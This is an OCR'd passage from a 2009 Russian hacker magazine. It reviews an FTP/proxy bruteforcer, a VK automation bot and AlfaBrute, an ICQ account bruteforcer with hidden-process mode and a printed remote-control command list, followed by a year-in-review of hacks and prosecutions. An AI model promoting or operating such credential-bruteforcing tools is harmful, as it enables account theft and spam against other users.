- сохранение проверенных ftp в файл (2 формата);
- если порт не указан, выставляется дефолтный;
- возможны пробелы между строками (автоопределение);
- возможны любые символы в начале и в конце строки (автоопределение).

8. Режим FTP bruter:
- 3 режима работы:

```
[1] Брут login : password (любой
delimiter, задается в настройках, по
умолчанию ":")
[2] Известен логин, брут паролей
[3] Известен пароль, брут логинов
```

9. Режим PROXY checker:
- сохранение валидных проксей в файл.

10. Режим PROXY grabber:


Toolza 1.0 в деле

- 16 актуальных сайтов с проксями;
- возможность граббинга проксей через POST|GET|cookie и даже через proxy;
- возможность добавления своих сайтов для граббинга;
- Маска простейшая, на абсолютную корректность не проверяется (на то есть таймаут и ваш AI):


Если у тебя появились идеи по улучшению тулзы, смело можешь оставлять их автору на его форуме: http://bug-track.ru/showthread.php?p=354. Также в этом топике выложены и видео-туториалы по работе со скриптом.


ПРОГРАММА: **VKBOT (PRE 0.9.2)**
ОС: **WINDIWS 95/98/ME/2000/2003/XP/VISTA/7**
АВТОР: **АЛЕКСЕЙ LE][СКЕЛОВ**

Если ты пользуешься Известной Социальной Сетью (как простой участник или как, хм, рекламщик), то, наверняка, тебе хотелось бы расширить и углубить свои познания о ее функционале. И использовать фишки вроде самообновляющегося статуса и «вечного онлайна», одним кликом чистить сообщения и вступать во множество групп, рассылать приглашения о вступлении в дружбу сразу множеству человек и т.д. Специально для этих целей и была придумана прога VkBot.

Функционал тулзы поражает, смотри сам:

1. Всплывающие уведомления при получении новых личных сообщений.
2. Профиль:
- Изменение университета на произвольный;
- Произвольная дата (любая, минусовая) + дру-





гие пустые поля в «основной информации»;
• Удаление (чистка): входящих/исходящих сообщений, стены, истории статусов;
• Добавление пользователя в блек-лист;
• Массовое вступление в группы;
• Удаление всех групп;
• Отклонение всех приглашений в группы;
• «Профиль» → «Информация» → «+50 случайных человек в друзья» — высылает заявки на вступление в друзья случайным 50 людям.

3. Отметки:
• Отметить всех друзей на Фото;
• Отметить всех друзей на Видео.

4. Медиа:
• Загрузка Картинки как Граффити;
• Загрузка «Мультикартинки»;
•Загрузка «Фейк-картинки»;
•«Умное» скачивание Музыки (Клавиши Ctrl и Shift позволяют осуществлять массовый выбор песен);
• «Умное» скачивание Видео;
• «Умное» скачивание Альбома;
• Массовая загрузка: всех картинок из выбранной папки и всех песен из выбранной папки.


5. Автоматизация:
• Автоматическое Одобрение/Удаление отметок на Фото;
• Автоматическое Одобрение/Удаление отметок на Видео;
• Автоматическое Удаление приглашений на Приложения;
• Автоматическое Принятие/Удаление запросов в друзья;
• «Вечный» Онлайн;
• Автообновляющийся статус. Доступные тэги: {аптайм} — время работы компьютера, {плеер} — выводит название запущенного плеера, {играет} — выводит название песни\фильма, которые воспроизводятся (поддерживаемые плееры: Winamp, AIMP2, QMP (QCD), JetAudio, KMPlayer, Media Player Classic (MPC), GOMPlayer + все, которые написаны на основе винампа).

6. Администрирование группы:
• Бан пользователя;
• «Группа» → «+40 случайных пользователей» — высылает приглашения 40 случайным пользователям;

Также в прогу встроена очень удобная поддержка горячих клавиш.

Работа с текстом:

```
alt+1 — показывает перевод выделенного текста с английского языка на русский + сохраняет полученный результат в буфер обмена
alt+2 — показывает перевод выделенного текста с русского языка на английский + сохраняет полученный результат в буфер обмена
alt+3 — конвертирует выделенный текст в другую раскладку
alt+4 — конвертирует выделенный текст в «подчеркнутый» текст
alt+5 — конвертирует выделенный текст в «зачеркнутый»
alt+6 — делает выделенный текст «в рамке»
alt+0 — конвертирует выделенный текст (кроме кирилицы) в ASCII кодировку, т.е. "q" = "&#113;" и т.д.
```



Работа VkBot'a

Другие горячие клавиши:

```
ctrl+shift+левая_мышка — позволяет чертить линии в Граффити (зажимаем шифт, ставим первую точку, перемещаем указатель в нужное место, ставим вторую точку — автоматически проводится линия между точками)
ctrl+alt+1 — показывает название воспроизводимой песни/фильма в всплывающем сообщении
ctrl+alt+2 — «печатает» название воспроизводимой песни/фильма в выбранном окне
```


Так как программа очень часто обновляется, советую следить за ее историей изменений на официальном сайте http://vkbot.ru.

P.S. В бетатестинге находится версия VkBot'a для никсов. Ждем-с.

ПРОГРАММА: **ALFABRUTE3123**
ОС: **WINDIWS 95/98/ME/2000/2003/XP/VISTA/7**
АВТОР: **JIYKA**

Представляю твоему вниманию уникальный в своем роде асечный брутфорсер — AlfaBrute. Его уникальность заключается в том, что при своей нелегкой работе он совершенно не требует проксей! При этом сохраняются все возможности остальных брутфорсеров, вроде высокой скорости работы и защиты от бана при переборе номеров.

Возможности программы ни в чем не уступают возможностям своих старших собратьев:
• брут разных диапазонов;
• возможность собственноручного редактирования списков серверов;
• возможность выбора времени перехода между серверами (Time out);
• сохранение текущей сессии;
• все номера записываются в файлы good.txt и bad.txt;
• в любое время можно изменить введенные ранее данные (диапазон, пароль, время и список серверов);
• автоматическое продолжение работы при загрузке программы;
• отправка отчета на E-mail или номер ICQ;
• брут по списку uin;pass;
• минимизация программы при запуске;
• переподключение бота при разрыве соединения;



Асечный брутфорс

• программу не видно в процессах (режим Hide) и в списке приложений;
• пароль для защиты программы от посторонних глаз;
• автосохранение через заданное время;
• полное удаленное администрирование посредством бота.

Бот для удаленного администрирования брута понимает следующие команды:

```
!h — список команд
!stat — статистика
!data — данные брута
!add_<uin1>_<uin2>_<pass>_<time-out> — добавить запись
!del<номер строки> — удалить запись
!stop — остановить брут
!start — запустить брут
!sett — настройки
!report — настройка e-mail бота
!repoff — выключить отправку отчета по e-mail
!rep_<e-mail> — включить передачу отчета на указанный e-mail
!runn — настройка запуска брута
!runwin — вкл/откл запуск вместе с Windows
!runstart — вкл/откл автоматическое продолжение работы
!runmin — вкл/откл минимизацию при старте
!brute — настройка процесса работы
!sbad — вкл/откл сохранение bad.txt
!sgood — вкл/откл сохранение good.txt
!clogs — вкл/откл заполнение логов
!delrow — вкл/откл удаление строки в файле source.txt
!saveoff — откл. автосохранение
!save_<time> — вкл. автосохранение через указанное время
!sae — настройка выхода из программы
!se_<namber> — режим выхода: 1 — с запросом; 2 — не сохранять; 3 — всегда сохранять
!more — другие настройки
!top — вкл/откл режим «поверх всех окон»
!hideoff — отключить скрытый режим
!hide_<pass> — включить скрытый режим с указанным защитным кодом
!exit — выйти
```



Для более полного ознакомления с функционалом проги советую посетить официальный сайт ее автора — http://jiykasoft.3dn.ru/load/1-1-0-15. 

МАРИЯ «MIFRILL» НЕФЕДОВА MIFRILL@REAL.XAKEP.RU

2009 Самые громкие дела уходящего года

ЗА ГОД УСПЕВАЕТ ПРОИЗОЙТИ МНОГОЕ: ИЗОБРЕТАЮТ И ВЫПУСКАЮТ НОВЫЕ ГАДЖЕТЫ, ОТКРЫВАЮТ НОВЫЕ ТЕХНОЛОГИИ, ДЕЛАЯ БУДУЩЕЕ ЧУТОЧКУ БЛИЖЕ, ПРИНИМАЮТ НОВЫЕ ЗАКОНЫ ИЛИ, НАОБОРОТ, ПРОТЕСТУЮТ ПРОТИВ ИХ ПРИНЯТИЯ. МИРОВАЯ СЦЕНА, КОНЕЧНО, ТОЖЕ НЕ СТОИТ НА МЕСТЕ — КТО-ТО КОГО-ТО ЛОМАЕТ, КОГО-ТО АРЕСТОВЫВАЮТ И СУДЯТ, А КТО-ТО, ТЕМ ВРЕМЕНЕМ, ПЕРЕКВАЛИФИЦИРУЕТСЯ В WHITE HAT'А И ПОЛУЧАЕТ ПОСТ В КРУПНОЙ КОМПАНИИ. ВОТ О ПОСЛЕДНЕМ-ТО МЫ СЕГОДНЯ И ПОГОВОРИМ. НЕТ, НЕ О ДОЛЖНОСТЯХ И КОМПАНИЯХ, А ХАКАХ, СУДАХ И СКАНДАЛАХ — О САМЫХ ЗАМЕТНЫХ ПРОИСШЕСТВИЯХ УХОДЯЩЕГО ГОДА.

ВЗЛОМЫ

Хотя интернет с годами растет, развивается и даже взрослеет, хакеров в Сети не становится меньше. На смену легендам приходят новые герои, и это далеко не только скрипткиддисы и «школота», использующая чужие утилиты в своих крамольных целях.

Так что, взломов не становится меньше, напротив — пропорционально росту интернета растет количество и изощренность компьютерных хулиганов. Наших бравых бойцов клавиатуры и кода не останавливает и то, что с годами власти стран мира становятся все умнее и постигают трудную науку борьбы с киберпреступниками все лучше.


Итак, два гуру компьютерного мира, чьи имена известны каждому — Кевин Митник и Ден Камински. Первый — легендарный хакер, который теперь предпочитает политкорректно именоваться «секьюрити специалистом». Он отсидел за свои преступления в тюрьме, написал ряд книг, о нем сняли фильм и с легкой руки СМИ Митника теперь называют чуть ли не отцом-основателем хакерства (что, конечно, не совсем верно). Второй — тоже специалист в области ИБ, известный, например, тем, что нашел немало дырок в DNS. Что их объединяет? Многое, но теперь еще и то, что оба стали жертвами хакеров :).

Пока в июле-августе 2009 Митник и Камински отвисали на конференциях Black Hat и DefCon, ребята из команды Zero for 0wned aka ZF0 решили подмочить репутацию «белым шапкам» и нанесли удар. Митник и Камински, конечно, были выбраны в качестве мишеней неслучайно, причиной послужил именно статус всемирно известных экспертов.

Больше досталось Дену Камински, который не только держал в сети частный ресурс, но и хранил на удаленной машине кучу личных файлов. Кроме того, Камински совершенно не волновался о своих паролях, вот некоторые из них: fuck.hackers, 0hn0z, fuck.omg, fuck.vps. Более сообразительный Митник не держал важной инфы в открытом доступе и отделался лишь взломом личного блога, который был поднят на WordPress.

Но чуваки из Zero for 0wned не ограничились простым хаком экспертов и выложили все украденные данные в Сеть, опубликовав их в своем езине. «Утекли» все пароли, личная переписка, логи чатов и многое другое. Никакой особенно интересной с технической стороны информации там не было, что должно быть обидно вдвойне.

Своей простой цели хакеры так же достигли — показали всем миру, что уязвимы все, включая признанных профи, а самих профи в очередной раз выставили в неприглядном свете.



ДЕФЕЙСНУТАЯ ГЛАВНАЯ QIP.RU



СЛЕВА — МАКС ЯСТРЕМСКИЙ, СПРАВА — АЛЬБЕРТ ГОНСАЛЕС

АНОНИМУСЫ КООРДИНИРУЮТ ДЕЙСТВИЯ В IRC. 470 СЕКУНД ДО АТАКИ НА САЙТЫ IFPI

АДМИНЫ ПЕНТАГОНА

Весной 2009 в США произошел забавный инцидент. До сих пор не до конца понятно, как такое возможно и не являются ли громкие заявление американских военных «уткой». Впрочем, давай по порядку.

В апреле сразу несколько источников в американском правительстве поведали прессе, что неизвестные хакеры взломали сеть Пентагона и украли у них из-под носа несколько терабайт (!) данных по проекту Joint Strike Fighter. В упомянутый проект по созданию истребителя-бомбардировщика пятого поколения F-35 Lightning II, между прочим, было вложено 300 млрд. долларов, сумма очень солидная даже для не испытывающих недостатка в финансировании американских военных. От официальных комментариев Пентагон и компания вначале отказались, но военно-воздушные силы начали проводить расследование, тем самым подтверждая — хак был. Чуть позже представители военных все же были вынуждены поговорить с прессой. Они заявили, что никакие данные украдены не были, и в очередной раз заверили весь мир, что взломать их сервера никому не под силу. Что ж, где здесь истина, мы вряд ли узнаем, зато можем сказать, что «неизвестных взломщиков», по некоторым данным, все же удалось отследить — IP-адреса были китайские. Интересно и другое, — если несколько украденных терабайт информации тоже правда, чем тогда занимаются на рабочих местах админы Пентагона? :)

Раз уж мы заговорили о взломах американских военных, то нельзя не упомянуть о взломе сайта army.mil, которому мы посвятили целую статью в мартовском номере][.

Как показывает практика, «мега-защищенные» сайты армии США совсем не так страшны на деле, как их малюют. Это лишний раз взялся доказать наш друг и коллега Skvoz и, как ни странно, доказал.

Army.mil — ни много, ни мало официальный сайт армии США, который, казалось бы, должен быть прикрыт со всех возможных сторон, ведь желающих ломануть такие ресурсы всегда хватает. На деле все оказалось куда прозаичнее: Skvoz'у без особого труда удалось проникнуть и в OTF-секцию сайта, и в админку ARMYNEWS — модуль управления армейскими новостями, где он оставил на память админам пару записей :). Вся атака, по сути, сводилась к SQL-инъекции и разведке административных директорий, что для такого крутого ресурса как-то совсем уж несерьезно. Все подробности и детали этого взлома ты можешь прочитать в 03 номере][за этот год.

ЖИВУЧИЙ ЧЕРВЬ

Настоящей головной болью 2009 года стал вирус известный как Conficker aka Downloadup aka Kido. Эпидемии, конечно, случаются каждый год, но единицам удается достичь такой массовости. Появившись в конце 2008, червяк зашагал по планете семимильными шагами, уже к началу 2009 года заразив 12 миллионов компьютеров. Уязвимыми для червя являются все ОС семейства Microsoft Windows, от 2000-й до Windows 7 и Windows Server 2008 R2. На машину Conficker попадает, используя дырку в Server service, а также распространяется через USB-накопители, создавая файл autorun.inf и файл RECYCLED\{SID}\RANDOM_NAME.vmx. В системе червяк проживает в виде .dll-файла с именем из рендомного набора символов (например: c:\windows\system32\sjhvgs.dll). Попав в систему, хитрый малварь отключает службу автоматического обновления Windows, Security Center, Defender, Windows Error Reporting и блокирует доступ к сайтам производителей всех известных антивирусов.

Бороться с заразой пришлось всем миром, для этого усилия объединили такие монстры как Microsoft, Dr.Web, ESET, Kaspersky Lab, Panda Security, F-Secure, AOL, CANN, NeuStar, VeriSign, CNNIC и так далее. Это неудивительно, — по данным той же компании ESET, на октябрь 2009 года процент заражения Conficker все еще составлял 8.85%, то есть червь до сих пор является лидером всех вирусных рейтингов. Кому принадлежит авторство и кто именно ответственен за написание живучего червя (Conficker имеет уже 5 версий — A, B, C, D и E, соответственно) — неизвестно. Еще в начале 2009 года компания Microsoft назначила награду в размере $250.000 за любую информацию об авторах вируса, но, судя по всему, даже столь солидное вознаграждение на этот раз здесь не поможет.

СУЕТА ВОКРУГ QIP

Менее глобальные в общемировом масштабе (зато очень неприятные для всех российских юзеров) вещи весь 2009 год происходили вокруг мессенджера QIP.

Для начала в настройках новых версий QIP Infinum появились две галочки, включенные по умолчанию: «хранить настройки моих учетных записей на сервере» и «хранить пароли моих учетных записей на сервере». К тому же, выяснилось, что мессенджер сохраняет историю jabber-переписки на сервер, вообще об этом не спрашивая. Затем произошел взлом официального сайта мессенджера — qip.ru и блога главного разработчика. Кто был ответственен за хак, неизвестно, и до сих пор не ясно, ограничилось тогда все банальным дефейсом и взломом форумов, или хакеры все же смогли добраться и до более ценной информации. Почти целый вечер и ночь все желающие могли беспрепятственно наблюдать за увлекательным матерным чатом хакеров друг с другом и с админами сайта прямо на его главной странице. Самое интересное, что никаких официальных комментариев так и не последовало, только попавший под раздачу экс-разработчик QIP'a Inf уверял, что базы и пароли никуда не утекли и извинялся за всех.

Но базы, пусть не с паролями, а с e-mail адресами qip-юзеров в Сеть все-таки просочились, правда, не по вине хакеров. Сами разработчики QIP допустили халатность, когда поднимали новый сервис games.qip.ru. Они умудрились не заметить, что, зайдя на форум games.qip.ru и нажав на кнопочку «пользователи», можно легко и легально увидеть все ники и e-mail'ы юзеров. Всего в Сети оказалось 160.694 адреса, и, хотя эту дырку довольно оперативно закрыли, предприимчивая сетевая публика, разумеется, успела сохранить все, до чего сумела дотянуться. И вновь никаких официальных извинений или комментариев не последовало, на этот раз в частном порядке за всех извинялся один из ведущих разработчиков QIP — Sega-Zero.





ДЕН КАМИНСКИ

НУТРО MI5

О взломах американских военных мы уже рассказали выше, а теперь, чтобы другим не было обидно, расскажем и о них. Например, государственное ведомство британской контрразведки MI5 так же подверглось успешной атаке в этом году. Хак-группа Team Elite, известная своими атаками на Всемирную организацию здравоохранения и платежную систему Visa, в июле 2009 добралась и до сайта MI5. Воспользовавшись уязвимостью в поисковом движке, который удалось вскрыть при помощи iFrame-иньекций и XSS-атак, хакеры добрались до нутра mi5.gov.uk. Вся соль в том, что Team Elite вполне могли сделать при этом скриншоты контента и впоследствии использовать их в классических фишинговых целях. Между тем, неизвестно и сумели ли Team Elite добраться до каких-либо секретных данных MI5, или же все ограничилось только образцово-показательным вскрытием поискового движка. Официально утечку секретных данных, конечно, все отрицают, но мы-то знаем, что официальные комментарии нередко лишь хорошая мина при плохой игре.

ОБНАЛИЧИВ ДОМА ЧАСТЬ СУММЫ, ПАРЕНЬ ОТПРАВИЛСЯ В РОССИЮ, СОБИРАЯСЬ ОФОРМИТЬ ЗДЕСЬ НУЖНЫЕ ДОКУМЕНТЫ, А ЗАТЕМ БЕЖАТЬ В ЕВРОПУ НА ПМЖ.

МЕСТЬ ЗА КОПИРАЙТ

Сразу ряд взломов и атак в этом году был связаны с неутихающей войной между антипиратами и сторонниками свободы информации. Громкий суд по делу The Pirate Bay сильно взбаламутил воду не только в самой «Пиратской Бухте», но и в Сети в целом, так что, отстаивая свое мнение, противники копирайтов не гнушались и хакерских методов. Доподлинно известно, что после вынесения админам TPB обвинительного приговора была проведена своего рода карательная операция, носившая имя «Baylout». Несколько тысяч анонимусов-активистов завалили DDoS'ом сайты IFPI (Международной федерации грамзаписи) ifpi.org, ifpi.com и ifpi.se, а также сайт юристов, выступавших в суде на стороне обвинения — maqs.com. Помимо этого анонимусы призывали всех неравнодушных слать в MPAA (Ассоциацию кинокомпаний Америки) и MAQS черные факсы. Конечно, называть кучку школьников с имейджборд «хакерами», это несколько чересчур, особенно учитывая, что большинство вовлеченных в операцию сделали это, что называется «for lulz». Однако атака удалась, сайты лежали, и на это обратили внимание СМИ. Свое неудовольствие «сетевая общественность» выразила и была услышана.

Одними лишь анонимусами дело, впрочем, не ограничилось, были и другие атаки. Например, чуваки, подписавшиеся Den Nya Generationen, хакнули шведский филиал **IFPI** (ifpi.se), заменив главную страницу сайта посланием, в котором копирастов обвиняли во лжи, а общественность призывали к бойкоту и линчеванию виновников недавнего «судебного торжества». Возможно, атак было бы и гораздо больше, если бы один из админов TPB, Питер Сунде, не обратился к народу с просьбой остановиться, заметив, что от таких действий всем, на́чиная от команды трекера, будет только хуже.

Кстати, в связи с The Pirate Bay стоит упомянуть и еще один инцидент, который вообще можно назвать самым настоящим life hack. Один из админов TPB — Готфрид Свартхольм — известен миру как парень неробкого десятка: именно он отвечал на гневные письма правообладателей, не скрывая сарказма и ехидства, а потом выкладывал все это по адресу thepiratebay.org/legal. Очередная инициатива Свартхольма оказалась не менее хулиганской — он предложил устроить своеобразную DDoS-атаку на адвокатскую фирму Danowsky & Partners, которая защищала интересы медиа-магнатов в ходе процесса.

Готфрид призвал народ, в знак «огромной признательности» этим людям, перевести на их банковский счет 1 шведскую крону. Вся соль в том, что после тысячи платежей банк начал взимать с фирмы комиссию за каждый последующий платеж, в размере 2 крон. Более того, обработка таких «поступлений» в адвокатской конторе осуществляется вручную и сопряжена с маранием кучи бумаг, а штат фирмы совсем небольшой. Но Свартхольму и этого показалось недостаточно. Особо ретивым борцам за справедливость он предложил отозвать свой перевод обратно! Свою месть Готфрид окрестил просто — «распределенной атакой на отказ в долларах» или, сокращенно, DDo$-атакой.

ХАКИ TWITTER'A


Конечно, не остаются без внимания хакеров и социальные сети — на этом поле работают и фишеры, и наемники, и обычные сетевые хулиганы.

Больше всего в уходящем году доставалось, пожалуй, молодому и жутко популярному сервису для микроблоггинга Twitter. В начале 2009 года хакеры взломали аккаунты сразу ряда знаменитостей, среди которых был президент США Барак Обама, Бритни Спирс, блоги телеканала Fox News и сервиса Facebook. Всего тогда пострадало 33 акка, и, по информации компании Sophos, ответственность за это лежала на подростке с ником GMZ, который сумел получить доступ к админке Twitter. В админку взломщик проник, подобрав пароль одного из сотрудников, благо, пассворд был несложный — «счастье» (happiness). Однако, по информации все тех же Sophos, гадостей от имени звезд хакер не писал, он просто слил в Сеть пароли от угнанных аккаунтов :).

Более серьезный и не менее громкий хак Twitter приключился летом 2009. На этот раз взломали почту жены исполнительного директора Twitter Эвана Уильямса, а также ящик одного из админов. Утечка вышла куда глобальнее, в Сеть попали конфиденциальные и финансовые документы компании, среди которых были банковские реквизиты сотрудников, штатное расписание с указанием зарплат персонала, резюме от претендентов и так далее. «Благодарить» за это в Twitter, судя по всему, должны француза, скрывающегося под ником Hacker Croll — у себя в блоге он описал подробности взлома и выложил скрины админки.

АРЕСТЫ И ГРОМКИЕ ДЕЛА

Удачные и громкие взломы, это конечно, интересно, но не всем удается выйти сухими из воды — киберпреступников не так уж редко ловят, судят и приговаривают. В свете этого, рассказать о хаках, но умолчать о наиболее ярких и значимых арестах и судах прошедшего года было бы не совсем правильно. Без тени преувеличения можно сказать, что 2009 год прошел под знаком гонений на торрент-трекеры, а наиболее громким делом года стал суд над командой The Pirate Bay. Самому процессу над Готтфридом Свартхольмом (Gottfrid Svartholm aka «anakata»), Фредериком



АДМИНЫ TPB — ГОТФРИД СВАРТХОЛЬМ (СЛЕВА) И ПИТЕР СУНДЕ

Нейжем (Fredrik Neij aka «TiAMO»), Питером Сунде Колмисоппи (Peter Sunde Kolmisoppi aka «brokep») и Карлом Лундстремом (Carl Lundstrom) мы посвятили отдельную статью, а за происходящими вокруг сайта событиями продолжаем наблюдать до сих пор.
Перечислить все перипетии, через которые TPB прошел за год, просто невозможно — слишком много их было: суды с антипиратами всех мастей, обвинительный приговор в Швеции, скандалы, попытки копирастов блокировать TPB обходными путями, переезды, не увенчавшаяся успехом попытка продать трекер и так далее, далее, далее.
Однако, несмотря на происходящее, скандальный ресурс до сих пор продолжает работать, а вся его команда по-прежнему на свободе, хотя, напомним, каждому из ребят дали по году тюрьмы. Пиратская партия Швеции, благодаря шумихе, поднятой вокруг процесса, сумела пройти в Европарламент, получив там целых два кресла. И главное — правообладатели пока не увидели от TPB ни цента. В итоге получается, что, невзирая на обвинительный приговор и негодование антипиратов всего мира, этот раунд все же остается за The Pirate Bay.
Еще одно громкое разбирательство 2009 года состоялось в США, где власти «накрыли» с поличным кардеров. Альберта Гонсалеса aka segvec aka soupnazi aka j4guar17 арестовали еще в 2008 году, но подробности начинают вскрываться только сейчас.
28-летнему жителю Калифорнии предъявили 19 обвинений, в числе которых значились кибермошенничество, хищение личных данных при отягчающих обстоятельствах, сговор с целью мошенничества и многое другое. Дело в том, что Гонсалес, похоже, самый «крупный» пойманный кардер за всю историю США — Гонсалеса и его сообщников обвинили в краже 130 млн. номеров кредитных и дебетовых карт. От действий предприимчивых кардеров пострадала платежная система Heartland Payment Systems, национальная сеть магазинов 7-Eleven, сеть супермаркетов Hannaford Brothers и многие другие. Ворованные номера Гонсалес и компания продавали. Сообщники «мега-кардера», кстати, по некоторым данным, проживают в России. Но, как бы то ни было, отдуваться за всех придется именно калифорнийцу, он полностью признал свою вину, и теперь его ждет тюремный срок от 15 до 25 лет, а также штраф размером почти 3 млн. долларов и конфискация имущества.


EPIC FAIL

Между тем, у наших хакеров запросы скромнее, но и фэйлы гораздо эпичнее. Так летом 2009 года в Москве задержали казахстанского «кибер-гения», который взломал на родине банковскую сеть и перевел с чужого счета на свой более миллиона долларов. Обналичив дома часть суммы, парень отправился в Россию, собираясь оформить здесь нужные документы, а затем бежать в Европу на ПМЖ. В это время в Казахстане взломщика вычислили и объявили в розыск, а он, добравшись до Москвы, не придумал ничего лучше, как попытаться обналичить оставшуюся часть суммы через банкоматы и банковские филиалы. Счет, конечно, уже оказался заблокирован, а несостоявшегося иммигранта арестовали прямо в одном из столичных банков, так как он упорно «продолжал пытаться». Теперь вместо вожделенной Германии чувака ждет уголовное дело по статье 159 УК РФ «мошенничество».
Мало кто не слышал имени Максима Ястремского, которого западные СМИ успели окрестить чуть ли не крестным отцом кардерских синдикатов и мега-хакером. Украинец Ястремский aka Maksik долго разыскивался западными спецслужбами в связи с кражей и продажей номеров кредитных и дебетовых карт, на которой он заработал 11 млн. долларов (ему приписывают угон порядка 40 млн. номеров). Кстати, спецслужбы США связывают Ястремского с Гонсалесом, о котором речь шла чуть выше, по их мнению, Maksik входил в преступную группу, которой руководил Гонсалес. Но задержали Ястремского вовсе не в США, а в Турции еще в 2007 году, куда он прилетел отдыхать. Согласно официальной информации, тогда при нем был ноутбук, на котором обнаружились данные о почти 5.000 ворованных карточек. В целом, Maksik с сообщниками взломали 12 турецких банков, систему TJX, Barnes & Noble, Forever 21, DSW и так далее. И хотя ущерб, нанесенный турецким банкам, составил всего $23.200, отдавать хакера американцам турки отказались. Весной 2009 года по делу Ястремского, наконец, состоялся суд, и кардера приговорили к 30 годам тюрьмы. В Турции. Ехать отдыхать в страну, у которой есть договоренность о сотрудничестве с правоохранительными органами США, когда, к тому же, находишься в международном розыске, очевидно, было не самым лучшим решением. Стоили эти миллионы 30-ти лет в турецкой тюрьме или нет, пожалуй, только самому Maksik'у и известно (*ппц, всей редакцией сочувствуем чуваку*, — Прим. ред.).

КОММЕНТАРИЙ ПАВЛА ПРОТАСОВА

И в заключение, мы решили обратиться к специалисту в области права и поинтересоваться его мнением относительно наиболее значимых юридических прецедентов уходящего года. В частности, было интересно узнать о происходящем в России, хотя нам пока и далеко до западного размаха гонений на пиратов, кардеров и иже с ними. Комментарий любезно согласился дать Павел Протасов — хорошо известный в рунете юрист и журналист, положивший немало сил на просвещение нашего it-шного брата в области юриспруденции. Кстати, поздравляем Павла — совсем недавно он успешно отсудил у незабвенного РАО («Российское Авторское Общество») право на существование домена antirao.ru, в котором РАО попыталось усмотреть оскорбление в свой адрес.
